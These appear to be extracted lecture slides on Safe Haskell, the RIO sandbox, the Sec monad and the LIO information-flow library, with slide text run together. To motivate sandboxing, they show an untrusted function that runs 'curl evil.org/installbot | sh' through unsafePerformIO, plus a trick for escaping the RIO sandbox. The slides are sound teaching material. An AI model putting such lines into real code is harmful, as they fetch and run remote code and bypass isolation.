
Download some random code with this function
toPigLatin :: L.ByteString -> L.ByteStringIO), this would be safe to run
However, what if you have?
toPigLatin = unsafePerformIO $ do
  system "curl evil.org/installbot | sh"
return "Ia owna ouya"-XSafe option enables Safe Haskell
System.IO.Unsafe, so can’t call unsafePerformIOSafe imports (enabled by -XUnsafe) require an import to be safe
import safe PigLatin (toPigLatin)toPigLatin doesn’t call unsafe functionsBut wait… doesn’t toPigLatin use ByteString?
head :: {- Lazy -} ByteString -> Word8
head Empty       = errorEmptyList "head"
head (Chunk c _) = S.unsafeHead c

unsafeHead :: {- Strict -} ByteString -> Word8
unsafeHead (PS x s l) = assert (l > 0) $
inlinePerformIO $ withForeignPtr x $ \p -> peekByteOff p s-XSafe can only import safe modules
safe keyword-XSafe-XTrustworthyData.ByteString can be compiled -XTrustworthy
Data.ByteString.Unsafe moduleData.ByteString’s exported symbols cannot be used unsafely, even if the module internally makes use of unsafe functions-XTrustworthy-fpackage-trust enables such per-package trust-trust Pkg, -distrust Pkg, -distrust-all-packagesghc-pkgRIO
Untrusted third party implements googleTranslate function
googleTranslate :: Language -> L.ByteString -> RIO L.ByteStringRIO monad, instead of IORIO functions to access network, file systemCan use same names and port IO code to RIO by manipulating imports
RIO monad{-# LANGUAGE Trustworthy #-}
module RIO (RIO(), runRIO, RIO.readFile) where
-- Notice that symbol UnsafeRIO is not exported from this module!
newtype RIO a = UnsafeRIO (IO a)
runRIO :: RIO a -> IO a
runRIO (UnsafeRIO io) = io
instance Monad RIO where ...
-- Returns True iff access is allowed to file name
pathOK :: FilePath -> IO Bool
pathOK file = -- policy, e.g., only allow files in /tmp
readFile :: FilePath -> RIO String
readFile file = UnsafeRIO $ do
ok <- pathOK file
if ok then Prelude.readFile file else return ""newtype – RIO is same as IO at runtime
RIO action into an IO one with runRIORIO action from IO without UnsafeRIOnewtype RIO a = UnsafeRIO (IO a)
runRIO :: RIO a -> IO a
runRIO (UnsafeRIO io) = iowget cs240h.stanford.edu/RIO.hsGHCi, version 7.8.2: http://www.haskell.org/ghc/ :? for help
...
*RIO> writeFile "/tmp/hello" "Hello, world\n"
*RIO> runRIO $ RIO.readFile "/tmp/hello"
"Hello, world\n"
*RIO> runRIO $ RIO.readFile "/etc/passwd"
""
*RIO> runRIO?newtype RIO a = UnsafeRIO { runRIO :: IO a }newtype RIO a = UnsafeRIO (IO a)instance Monad RIO where
return = UnsafeRIO . return
m >>= k = UnsafeRIO $ runRIO m >>= runRIO . k
fail = UnsafeRIO . failrunRIO is tantamount to exporting UnsafeRIObadRIO :: IO a -> RIO a
badRIO io = (fail "ha ha") { runRIO = io }IO actions from within RIO:*Main> runRIO $ badRIO $ putStrLn "gotcha"
gotchaRIO restrictionsgoogleTranslate function:
/sandbox (allowed)









Sec monad [Russo], [Russo]H represent secret (“high”) data, and L public (“low”) data{-# LANGUAGE Unsafe #-}
Module Sec where
data L = Lpriv
data H = Hpriv{-# LANGUAGE Trustworthy #-}
Module Sec.Safe (module Sec) where
import Sec (L, H, Sec, sec, open, up)Sec) represent the lattice (L ⊑ H) in the type systemclass Flows sl sh where
instance Flows L L
instance Flows L H
instance Flows H H
-- Notice no instance for Flows H LSec monad (continued)Sec
Sec H for high data, and Sec L for low datanewtype Sec s a = MkSec a
instance Monad (Sec s) where
return x = MkSec x
MkSec a >>= k = k alabel :: a -> Sec s a
label x = MkSec x
unlabel :: Sec s a -> s -> a
unlabel (MkSec a) s = s `seq` a -- s (H or L) acts like keyseq call, ensures “unlabel undefined secval” will crashrelabel :: (Flows lin lout) => Sec lin a -> Sec lout a
relabel (MkSec val) = MkSec valSec monadSec monadsSec L can be sent over networkSec H can only be sent to GooglequeryGoogle :: Sec H L.ByteString -> IO (Sec H L.ByteString)
queryGoogle labeledQuery = do
let query = unlabel Hpriv labeledQuery -- code is privileged,
... -- so have HprivApplicative)IO and SecWhat if instead we combined Sec and IO?
untrustedTranslate :: Sec H L.ByteString -> Sec H (IO L.ByteString)Safe to run this computation?
IO and SecWhat if instead we combined Sec and IO?
untrustedTranslate :: Sec H L.ByteString -> Sec H (IO L.ByteString)Safe to run this computation? No!
untrustedTranslate secbs = do
  bs <- secbs
  return $ do writeFile "PublicFile" bs -- oops, pwned
              {- query Google for translation -}
Let’s combine ideas of RIO and Sec in a SecIO monad
newtype SecIO s a = MkSecIO (IO (Sec s a)) -- MkSecIO analogous to UnsafeRIO
instance Monad (SecIO s) where
    return x = MkSecIO (return (return x))
    MkSecIO m >>= k = MkSecIO $ do
      MkSec a <- m
      let MkSecIO m' = k a
      m'
run :: SecIO s a -> IO (Sec s a)
run (MkSecIO m) = mSecIO monadAllow Sec value to be accessed within SecIO monad:
value :: Sec s a -> SecIO s a
value sa = MkSecIO (return sa)
Can return high values from SecIO L by wrapping in Sec:
plug :: Flows sl sh => SecIO sh a -> SecIO sl (Sec sh a)SecIO H computations within SecIO L monad, the “price” is that the result is locked up in the Sec H monadHow to represent files (similar for IORefs, etc.)?
-- Must encode level of file in type, path of file in value
type File s = SecFilePath String

readFileSecIO :: File s -> SecIO s' (Sec s String)
writeFileSecIO :: File s -> String -> SecIO s ()

-- E.g., Can write to high files and returns high Int:
c1 :: SecIO H Int
-- Can write to low or (using plug) high files, returns low Int:
c3 :: SecIO L Int
-- Can write to low or high files, returns high Int:
c2 :: SecIO L (Sec H Int)
SecIO translatorStill need privileged function
queryGoogle :: Sec H L.ByteString -> SecIO H L.ByteStringNow implement untrusted code as follows
untrustedTranslate :: Sec H L.ByteString -> SecIO H L.ByteStringqueryGoogle, but not send data to other placesSecIO does most enforcement at compile timeFlows…cabal install lio (or stack install lio)
LIOState with each thread:-- Note type parameter l just specifies the label type
data LIOState l = LIOState { lioLabel, lioClearance :: !l }Now make RIO-like monad that disallows raw IO
{-# LANGUAGE Unsafe #-}

newtype LIO l a = LIOTCB (IORef (LIOState l) -> IO a)

instance Monad (LIO l) where
  return = LIOTCB . const . return
  (LIOTCB ma) >>= k = LIOTCB $ \s -> do
    a <- ma s
case k a of LIOTCB mb -> mb sLIO monadIdea: Trustworthy code wraps IO actions with label checks
Need some back doors into IO just for Trustworthy code:
{-# LANGUAGE Unsafe #-}

ioTCB :: IO a -> LIO l a -- back door for privileged code
ioTCB = LIOTCB . const   -- to execute arbitrary IO actions
Also handy to have access to state:
getLIOStateTCB :: LIO l (LIOState l)
getLIOStateTCB = LIOTCB readIORef

putLIOStateTCB :: LIOState l -> LIO l ()
putLIOStateTCB s = LIOTCB $ \sp -> writeIORef sp $! s

modifyLIOStateTCB :: (LIOState l -> LIOState l) -> LIO l ()
modifyLIOStateTCB = getLIOStateTCB >>= putLIOStateTCB . f
Note important convention: symbols ending …TCB never available to safe modules
Implementing labels as values is straight-forward:
Module LIO.Label

class (Eq l, Show l, Read l, Typeable l) => Label l where
  lub :: l -> l -> l
  glb :: l -> l -> l
  infixl 5 `lub` `glb`
  canFlowTo :: l -> l -> Bool
  infix 4 `canFlowTo`
What about privileges?
class (Typeable p, Show p) => SpeaksFor p where
speaksFor :: p -> p -> Bool`canFlowTo` relationclass (Label l, SpeaksFor p) => PrivDesc l p where
downgradeP :: p -> l -> l -- compute "lowest" equivalent label
canFlowToP :: p -> l -> l -> Bool
canFlowToP p l1 l2 = downgradeP p l1 `canFlowTo` l2Label instancedata Level = Public | Secret | TopSecret
data Compartment = Nuclear | Crypto
data MilLabel = MilLabel { level :: Level
, compartments :: Set Compartment
}
wget cs240h.stanford.edu/millattice.hsLabel instance
instance Label MilLabel where
  lub a b = MilLabel (max (level a) (level b))
              (Set.union (compartments a) (compartments b))
  glb a b = MilLabel (min (level a) (level b))
              (Set.intersection (compartments a) (compartments b))
  canFlowTo a b = level a <= level b
                  && compartments a `Set.isSubsetOf` compartments b
Some quickcheck instances
prop_irreflexive :: MilLabel -> MilLabel -> Bool
prop_irreflexive l1 l2 =
  if l1 == l2 then l1 `canFlowTo` l2 && l2 `canFlowTo` l1
  else not (l1 `canFlowTo` l2 && l2 `canFlowTo` l1)

prop_lub :: MilLabel -> MilLabel -> Bool
prop_lub l1 l2 = l1 `canFlowTo` l3 && l2 `canFlowTo` l3
where l3 = l1 `lub` l2Before reading any data labeled newl, adjust/check LIOState
taint :: Label l => l -> LIO l ()
taint newl = do
  LIOState { lioLabel = l, lioClearance = c } <- getLIOStateTCB
  let l' = l `lub` newl
  unless (l' `canFlowTo` c) $ labelError "taint" [newl]
  modifyLIOStateTCB $ \s -> s { lioLabel = l' }
Before writing any data labeled newl, adjust/check LIOState
guardWrite :: Label l => l -> LIO l ()
guardWrite newl = do
  LIOState { lioLabel = l, lioClearance = c } <- getLIOStateTCB
  unless (canFlowTo l newl && canFlowTo newl c) $
    labelError "guardWrite" [newl]
withContext "guardWrite" $ taint newlWant to be able to name/examine privileges in any context
Embody the privileges by wrapping them with in protected newtype
newtype Priv a = PrivTCB a deriving (Show, Eq, Typeable)

instance Monoid p => Monoid (Priv p) where
  mempty = PrivTCB mempty
  mappend (PrivTCB m1) (PrivTCB m2) = PrivTCB $ m1 `mappend` m2

privDesc :: Priv a -> a
privDesc (PrivTCB a) = aPriv, can get a description with privDesc, but not vice versaHow to create privileges in the first place?
IO at start of program, before invoking LIOprivInit :: p -> IO (Priv p)
privInit p = return $ PrivTCB pIO code, game over anywayPriv ObjectsP variants taking privilege
taint with ones to taintP:taintP :: PrivDesc l p => Priv p -> l -> LIO l ()
taintP p newl = do
LIOState { lioLabel = l, lioClearance = c } <- getLIOStateTCB
let l' = l `lub` downgradeP p newl
unless (l' `canFlowTo` c) $ labelErrorP "taintP" p [newl]
modifyLIOStateTCB $ \s -> s { lioLabel = l' }Can also delegate privileges, wrap them in closures, or check them by “gating” closures
delegate :: SpeaksFor p => Priv p -> p -> Priv p

newtype Gate p a = GateTCB (p -> a) deriving Typeable

gate :: (p -> a) -> Gate p a
gate = GateTCB

callGate :: Gate p a -> Priv p -> a
callGate (GateTCB g) = g . privDescMany LIO abstractions just LIO ones plus a label
data LObj label object = LObjTCB !label !object deriving (Typeable)blessTCB helper makes constructing LIO functions easy
{-# LANGUAGE Trustworthy #-}

import LIO.TCB.LObj

type LMVar l a = LObj l (MVar a)

takeLMVar :: Label l => LMVar l a -> LIO l a
takeLMVar = blessTCB "takeLMVar" takeMVar

tryTakeLMVar :: Label l => LMVar l a -> LIO l (Maybe a)
tryTakeLMVar = blessTCB "tryTakeLMVar" tryTakeMVar

putLMVar :: Label l => LMVar l a -> a -> LIO l ()
putLMVar = blessTCB "putLMVar" putMVarRepresent labeled pure values with type wrapper
data Labeled l t = LabeledTCB l tLIO l monad (for Label l) is like a state monad w. current label
Can label and unlabel pure values in LIO monad:
label :: Label l => l -> a -> LIO l (Labeled l a)
unlabel :: (Label l) => Labeled l a -> LIO l a
unlabelP :: Priv l p => p -> Labeled l a -> LIO l a
label requires value label to be above current labelunlabel raises current label to LUB with removed Labeled (unlabelP uses privileges to raise label less)Launch computation, defer raising label until you need result
lFork :: Label l => l -> LIO l a -> LIO l (LabeledResult l a)
lWait :: Label l => LabeledResult l a -> LIO l aLIO featuresLIO state